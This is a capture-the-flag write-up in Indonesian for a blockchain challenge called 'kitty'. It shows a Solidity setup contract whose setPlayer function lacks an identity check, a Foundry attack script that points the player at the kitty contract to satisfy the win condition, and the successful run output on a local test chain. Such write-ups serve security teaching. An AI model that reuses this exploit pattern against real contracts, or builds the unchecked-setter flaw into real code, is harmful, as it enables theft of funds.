Karena setPlayer tidak memverifikasi identitas, **kita dapat mengirim _player = address(kitty)**. Fungsi akan menyimpan alamat tersebut dan memberikan “alokasi” 100 poin.



```
    function setPlayer(address _player) external {
        require(player == address(0), "player already set");
        require(_player != address(0), "invalid player");

        player = _player;

        kitty.seedAllocation(player, 100);
    }
```

Setelah kita menunjuk ke kontrak kitty, **kondisi token.balanceOf(player) >= targetAmount * 2 langsung terpenuhi karena kitty sudah memegang seluruh pool token.**


```
function isSolved() external view returns (bool) {
        if (player == address(0)) {
            return false;
        }

        uint256 targetAmount = uint256(kitty.TARGET_POINTS()) *
            kitty.POINT_TO_TOKEN();

        return token.balanceOf(player) >= targetAmount * 2;
    }
```

Solusi

Attack.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface ISetup {
    function kitty() external view returns (address);
    function player() external view returns (address);
    function setPlayer(address newPlayer) external;
    function isSolved() external view returns (bool);
}

interface Vm {
    function envUint(string calldata key) external returns (uint256);
    function startBroadcast(uint256 privateKey) external;
    function stopBroadcast() external;
}

contract Attack {
    Vm private constant vm = Vm(
        address(uint160(uint256(keccak256("hevm cheat code"))))
    );

    address public constant SETUP_ADDR =
0x8A83701ECFB68d30bbeEf3b516E8dB4390fC5C33;

    function run() external {
        uint256 privateKey = vm.envUint("PRIVATE_KEY");
        vm.startBroadcast(privateKey);
        ISetup setup = ISetup(SETUP_ADDR);
        address kittyAddr = setup.kitty();
        require(setup.player() == address(0), "player already set");

        setup.setPlayer(kittyAddr);
        require(setup.isSolved(), "solve failed");

        vm.stopBroadcast();
    }
}
```

Hasil



```
> forge script Attack.sol:Attack --rpc-url "http://31.97.187.222:48212/f5001444-7d94-4cfe-9b9f-46da4086c0b1" --broa
dcast
[⠊] Compiling...
[⠢] Compiling 1 files with Solc 0.8.30
[⠆] Solc 0.8.30 finished in 62.84ms
Compiler run successful!
Script ran successfully.

## Setting up 1 EVM.

==========================

Chain 31337

Estimated gas price: 1 gwei

Estimated total gas used for script: 102186

Estimated amount required: 0.000102186 ETH

==========================

##### anvil-hardhat
✅  [Success] Hash: 0xe20e6c616c30631b92312d6f8dcbb74b17449e126dc7103a98d0b2f8574a0aca
Block: 2
Paid: 0.000073982 ETH (73982 gas * 1 gwei)

✅ Sequence #1 on anvil-hardhat | Total Paid: 0.000073982 ETH (73982 gas * avg 1 gwei)


==========================

ONCHAIN EXECUTION COMPLETE & SUCCESSFUL.

Transactions saved to: /home/etern1ty/ctf/ncw-25/blockchain/kitty/script/broadcast/Attack.sol/31337/run-latest.jso

Sensitive values saved to: /home/etern1ty/ctf/ncw-25/blockchain/kitty/script/cache/Attack.sol/31337/run-latest.jso
```